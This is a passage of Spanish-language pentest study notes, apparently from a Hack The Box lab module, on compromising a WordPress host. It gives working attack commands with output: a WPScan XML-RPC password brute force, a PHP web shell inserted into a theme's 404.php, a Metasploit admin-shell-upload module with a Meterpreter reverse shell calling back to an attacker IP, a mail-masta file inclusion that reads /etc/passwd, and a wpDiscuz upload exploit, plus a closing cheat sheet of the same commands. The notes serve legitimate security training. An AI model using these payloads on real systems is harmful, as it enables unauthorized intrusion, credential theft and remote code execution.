- Se utilizan los siguientes complementos: Contact Form 7, mail-masta, wpDiscuz
- La versión de wpDiscuz es 7.0.4, que sufre una vulnerabilidad de ejecución remota de código no autenticado
- La versión de mail-masta es 1.0.0, que sufre una vulnerabilidad de inclusión de archivos locales, así como una inyección SQL.
- El sitio de WordPress es vulnerable a la enumeración de usuarios, y se confirma que los usuarios **admin** y **john** son usuarios válidos.
- El listado de directorios está habilitado en todo el sitio, lo que puede provocar la exposición de datos confidenciales.
- Está habilitado **XML-RPC**, que puede aprovecharse para realizar un ataque de fuerza bruta de contraseña contra la página de inicio de sesión usando WPScan, [Metasploit](#), etc.

Con esta información anotada, pasemos a la parte divertida: jatacar WordPress!

RUTAS Y COMANDOS MANUALES

/wp-admin	Ruta
/wp-content	Ruta
wp-admin	Ruta
wp-login.php	Ruta
wp-content/plugins	Ruta
wp-content/themes	Ruta
curl -s http://blog.inlanefreight.local grep WordPress	Ver Version WordPress
curl -s http://blog.inlanefreight.local/ grep themes	Ver Temas
curl -s http://blog.inlanefreight.local/ grep plugins	Ver Plugins
curl -s http://blog.inlanefreight.local/?p=1 grep plugins	Ver Plugins
http://dominio/wp-content/plugins/ contact-form-7 /readme.txt	Sitio web – Navegador, ver el Readme.txt de los plugins
La version se ve así: Stable tag: 7.0.4	
curl -s http://dominio/wp-content/plugins/ wpdiscuz /readme.txt grep "Stable tag"	Comando curl

WPSCAN

sudo gem install wpscan	Instalar WordPress
sudo wpscan --url http://blog.inlanefreight.local --enumerate --api-token dEOFb<SNIP>	Enumera Temas, versiones, usuarios defaults.

Atacando WordPress


Hemos confirmado que el sitio web de la empresa se ejecuta en WordPress y hemos enumerado la versión y los complementos instalados. Ahora busquemos rutas de ataque e intentemos obtener acceso a la red interna.

Existen varias formas de atacar **built-in functionality** de forma abusiva una instalación de WordPress. Trataremos el ataque por fuerza bruta de inicio de sesión contra la página **wp-login.php** y la ejecución remota de código a través del editor de temas. Estas dos tácticas se complementan entre sí, ya que primero necesitamos obtener credenciales válidas para que un usuario de nivel administrador inicie sesión en el back-end de WordPress y edite un tema.

Iniciar sesión en Bruteforce

WPScan se puede utilizar para forzar nombres de usuario y contraseñas. El informe de escaneo de la sección anterior arrojó dos usuarios registrados en el sitio web (admin y john). La herramienta utiliza dos tipos de ataques de fuerza bruta para iniciar sesión, **xmlrpc** y **wp-login**. El método **wp-login** intentará forzar la página de inicio de sesión estándar de WordPress, mientras que el método **xmlrpc** utiliza la API de WordPress para realizar intentos de inicio de sesión a través de **/xmlrpc.php**. **xmlrpc** Se prefiere este método porque es más rápido.

```
wpscan --password-attack xmlrpc -t 20 -U john -P rockyou.txt --url http://dominio
```



```
Atacando WordPress

Alejandro6B@htb[/htb]$ sudo wpscan --password-attack xmlrpc -t 20 -U john -P /usr/share/wordlists/rockyou.

[+] URL: http://blog.inlanefreight.local/ [10.129.42.195]
[+] Started: Wed Aug 25 11:56:23 2021

<SNIP>

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / firebird1
Trying john / bettyboop Time: 00:00:13 < > (660 / 14345052) 0.00% E

[!] Valid Combinations Found:
| Username: john, Password: firebird1

[!] No WPvulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_

[+] Finished: Wed Aug 25 11:57:11 2021
```


La **--password-attack** bandera se utiliza para indicar el tipo de ataque. El **-U** argumento incluye una lista de usuarios o un archivo que contiene los nombres de los usuarios. Esto **-P** también se aplica a la opción de contraseñas. La **-t** bandera es la cantidad de subprocesos que podemos ajustar hacia arriba o hacia abajo según corresponda. WPScan pudo encontrar credenciales válidas para un usuario, **john:firebird1**.

Ejecución de código


Con acceso administrativo a WordPress, podemos modificar el código fuente PHP para ejecutar comandos del sistema. Iniciamos sesión en WordPress con las credenciales del **john** usuario, lo que nos redireccionará al panel de administración. Hacemos clic en **Appearance** en el panel lateral y seleccionamos Editor de temas. Esta página nos permitirá editar el código fuente PHP directamente. Se puede seleccionar un tema inactivo para evitar corromper el tema principal. Ya sabemos que el tema activo es Transport Gravity. Se puede elegir un tema alternativo como Twenty Nineteen en su lugar.

Haga clic en **Select** después de seleccionar el tema y podremos editar una página poco común, como por ejemplo **404.php** agregar un shell web.

```
system($_GET[0]);
```




El código anterior debería permitirnos ejecutar comandos mediante el parámetro GET **0**. Agregamos esta única línea al archivo justo debajo de los comentarios para evitar modificar demasiado el contenido.



Haga clic en **Update File** en la parte inferior para guardar. Sabemos que los temas de WordPress se encuentran en `/wp-content/themes/<theme name>`. Podemos interactuar con el shell web a través del navegador o usando **cURL**. Como siempre, podemos utilizar este acceso para obtener un shell inverso interactivo y comenzar a explorar el objetivo.

```
curl http://blog.inlanefreight.local/wp-content/themes/twentytynineteen/404.php?0=id
```




```
Atacando WordPress
AlejandroGB@htb[/htb]$ curl http://blog.inlanefreight.local/wp-content/themes/twentytynineteen/404.php?0=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

El módulo `wp_admin_shell_upload` de Metasploit se puede utilizar para cargar un shell y ejecutarlo automáticamente.

El módulo carga un complemento malicioso y luego lo usa para ejecutar un shell PHP Meterpreter. Primero debemos configurar las opciones necesarias.

```
use exploit/unix/webapp/wp_admin_shell_upload
set rhosts blog.inlanefreight.local
set username john
set password firebird1
set lhost 10.10.14.15
set rhost 10.129.42.195
set VHOST blog.inlanefreight.local
```



```
Atacando WordPress
msf6 > use exploit/unix/webapp/wp_admin_shell_upload

[*] No payload configured, defaulting to php/meterpreter/reverse_tcp

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts blog.inlanefreight.local
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username john
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password firebird1
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set lhost 10.10.14.15
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhost 10.129.42.195
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set VHOST blog.inlanefreight.local
```

Luego podemos emitir el **show options** comando para asegurarnos de que todo esté configurado correctamente. En este ejemplo de laboratorio, debemos especificar tanto el vhost como la dirección IP, o el exploit fallará con el error **Exploit aborted due to failure: not-found: The target does not appear to be using WordPress**.


```
Atacando WordPress

msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  firebird1       yes       The WordPress password to authenticate with
  Proxies    /               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.129.42.195   yes       The target host(s), range CIDR identifier, or hosts file
  RPORT      80              yes       The target port (TCP)
  SSL        false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /               yes       The base path to the wordpress application
  USERNAME   john            yes       The WordPress username to authenticate with
  VHOST      blog.inlanefreight.local no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      10.10.14.15     yes       The listen address (an interface may be specified)
  LPORT      4444            yes       The listen port
```

Una vez que estemos satisfechos con la configuración, podemos escribir **exploit** y obtener un shell inverso. Desde aquí, podríamos comenzar a enumerar el host para obtener datos confidenciales o rutas para la escalada de privilegios vertical/horizontal y el movimiento lateral.

En el ejemplo anterior, el módulo Metasploit cargó el archivo **wCoUuUPfIO.php** en el directorio **/wp-content/plugins**. Muchos módulos Metasploit (y otras herramientas) intentan limpiar lo que han dejado de hacer, pero algunos fallan. Durante una evaluación, querríamos hacer todo lo posible para limpiar este artefacto del sistema cliente e, independientemente de si pudimos eliminarlo o no, deberíamos incluirlo en los apéndices de nuestro informe. Como mínimo, nuestro informe debería tener una sección de apéndice que incluya la siguiente información (más sobre esto en un módulo posterior).

- Sistemas explotados (nombre de host/IP y método de explotación)
- Usuarios comprometidos (nombre de cuenta, método de compromiso, tipo de cuenta (local o de dominio))
- Artefactos creados en sistemas
- Cambios (como agregar un usuario administrador local o modificar la membresía del grupo)

Aprovechar las vulnerabilidades conocidas

A lo largo de los años, el núcleo de WordPress ha sufrido una buena cantidad de vulnerabilidades, pero la gran mayoría de ellas se pueden encontrar en complementos. Según la página de estadísticas de vulnerabilidades de WordPress alojada [aquí](#), en el

momento de redactar este artículo, había 23 595 vulnerabilidades en la base de datos de WPScan. Estas vulnerabilidades se pueden desglosar de la siguiente manera:

- 4% del núcleo de WordPress
- 89% complementos
- 7% temas

La cantidad de vulnerabilidades relacionadas con WordPress ha crecido de manera constante desde 2014, probablemente debido a la gran cantidad de temas y complementos gratuitos (y de pago) disponibles, y cada semana se agregan más. Por este motivo, debemos ser extremadamente minuciosos al enumerar un sitio de WordPress, ya que podemos encontrar complementos con vulnerabilidades descubiertas recientemente o incluso complementos antiguos, sin uso u olvidados que ya no cumplen ninguna función en el sitio, pero a los que aún se puede acceder.

Nota: Podemos utilizar la herramienta [waybackurls](#) para buscar versiones anteriores de un sitio de destino mediante Wayback Machine. A veces, podemos encontrar una versión anterior de un sitio de WordPress que utiliza un complemento que tiene una vulnerabilidad conocida. Si el complemento ya no se utiliza, pero los desarrolladores no lo eliminaron correctamente, es posible que aún podamos acceder al directorio en el que está almacenado y aprovechar una falla.

Complementos vulnerables - mail-masta

Veamos algunos ejemplos. El complemento [mail-masta](#) ya no es compatible, pero ha tenido más de 2300 [descargas](#) a lo largo de los años. No está fuera del ámbito de la posibilidad de que nos encontremos con este complemento durante una evaluación, probablemente instalado una vez y olvidado. Desde 2016 ha sufrido una [inyección SQL no autenticada](#) y una [inclusión de archivo local](#).

Echemos un vistazo al código vulnerable del complemento mail-masta.

```
Código: php

<?php

include($_GET['pl']);
global $wpdb;

$camp_id=$_POST['camp_id'];
$masta_reports = $wpdb->prefix . "masta_reports";
$count=$wpdb->get_results("SELECT count(*) co from $masta_reports where camp_id=$camp_id and status=1");

echo $count[0]->co;

?>
```

Como podemos ver, el parámetro **pl** nos permite incluir un archivo sin ningún tipo de validación o sanitización de entrada. Con esto, podemos incluir archivos arbitrarios en el servidor web. Aprovechemos esto para recuperar el contenido del archivo `/etc/passwd` usando **cURL**.

```
curl -s http://dominio/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd
```



```
Atacando WordPress
AlejandroGB@htb[/htb]$ curl -s http://blog.inlanefreight.local/wp-content/plugins/mail-masta/inc/campaign/
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

Plugins vulnerables – wpDiscuz

[wpDiscuz](#) es un complemento de WordPress para mejorar la capacidad de comentar en las publicaciones de las páginas. Al momento de escribir este artículo, el complemento tenía más de [1,6 millones de descargas](#) y más de 90 000 instalaciones activas, lo que lo convierte en un complemento extremadamente popular que tenemos muchas posibilidades de encontrar durante una evaluación. Según el número de versión (7.0.4), este [exploit](#) tiene muchas posibilidades de hacernos ejecutar un comando. El quid de la vulnerabilidad es una omisión de la carga de archivos. wpDiscuz está pensado únicamente para permitir adjuntos de imágenes. Las funciones de tipo MIME de archivo podrían omitirse, lo que permitiría a un atacante no autenticado cargar un archivo PHP malicioso y obtener la ejecución remota de código. Puede encontrar más información sobre la omisión de las funciones de detección de tipo MIME [aquí](#).

El script de explotación toma dos parámetros: **-u** la URL y **-p** la ruta a una publicación válida.

```
python3 wp_discuz.py -u http://blog.inlanefreight.local -p /?p=1
```

```
Atacando WordPress

Alejandro6B@htb[/htb]$ python3 wp_discuz.py -u http://blog.inlanefreight.local -p /?p=1

-----
[-] Wordpress Plugin wpDiscuz 7.0.4 - Remote Code Execution
[-] File Upload Bypass Vulnerability - PHP Webshell Upload
[-] CVE: CVE-2020-24186
[-] https://github.com/hevox
-----

[+] Response length:[102476] | code:[200]
[!] Got wmuSecurity value: 5c9398fcdb
[!] Got wmuSecurity value: 1

[+] Generating random name for Webshell...
[!] Generated webshell name: uthsdkbywoxeebg

[!] Trying to Upload Webshell..
[+] Upload Success... Webshell path:url":&quot;http://blog.inlanefreight.local/wp-content/uploads/2021/08/uthsdkbywoxeebg-1629904090.8191.php

> id

[x] Failed to execute PHP code...
```

El exploit tal como está escrito puede fallar, pero podemos usarlo **CURL** para ejecutar comandos mediante el shell web cargado. Solo tenemos que agregarlo **?cmd=** después de la extensión **.php** para ejecutar los comandos que podemos ver en el script del exploit.

```
curl -s http://dominio/wp-content/uploads/2021/08/uthsdkbywoxeebg-1629904090.8191.php?cmd=id
```

```
Atacando WordPress

Alejandro6B@htb[/htb]$ curl -s http://blog.inlanefreight.local/wp-content/uploads/2021/08/uthsdkbywoxeebg-1629904090.8191.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

En este ejemplo, queremos asegurarnos de limpiar el archivo **uthsdkbywoxeebg-1629904090.8191.php** y volver a incluirlo como un artefacto de prueba en los apéndices de nuestro informe.

Siguiendo adelante

Como hemos visto en las dos últimas secciones, WordPress presenta una amplia superficie de ataque. Durante nuestra carrera como evaluadores de penetración, casi con toda seguridad nos encontraremos con WordPress muchas veces. Debemos tener las habilidades para realizar rápidamente un seguimiento de una instalación de WordPress y realizar una enumeración exhaustiva, tanto manual como basada en herramientas, para descubrir configuraciones erróneas y vulnerabilidades de alto riesgo. Si estas secciones sobre

WordPress te resultaron interesantes, consulta el [módulo Ataques a WordPress](#) para practicar más.

COMANDOS

/xmlrpc.php	Si esta habilitado xmlrpc es posible ataque de Dic
(Este ataque de Dic es más rápido que por wp-login)	
wpscan --password-attack xmlrpc -t 20 -U john -P rockyou.txt --url http://dominio	Ataque de Dic, mediante xmlrpc
system(\$_GET[0]);	Incluir en – Appearance – Theme Editor – 404 Template
(Incluir en la primera línea luego de los comentarios)	
curl http://blog.inlanefreight.local/wp-content/themes/twentynineteen/404.php?0=id	O vía WEB
(Desde curl se puede realizar RCE luego de cargar el código (system(\$_GET[0]);))	
use exploit/unix/webapp/wp_admin_shell_upload	Metasploit Module
curl -s http://dominio/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd	Plugin vulnerable (mail-masta)
python3 wp_discuz.py -u http://blog.inlanefreight.local -p /?p=1	Plugin vulnerable (wpDiscuz)
curl -s http://dominio/wp-content/uploads/2021/08/uthsdkbywoxeebg-1629904090.8191.php?cmd=id	Luego de Ejecutar el comando anterior ejecutar este comando
find / -name "flag.txt*" 2>/dev/null	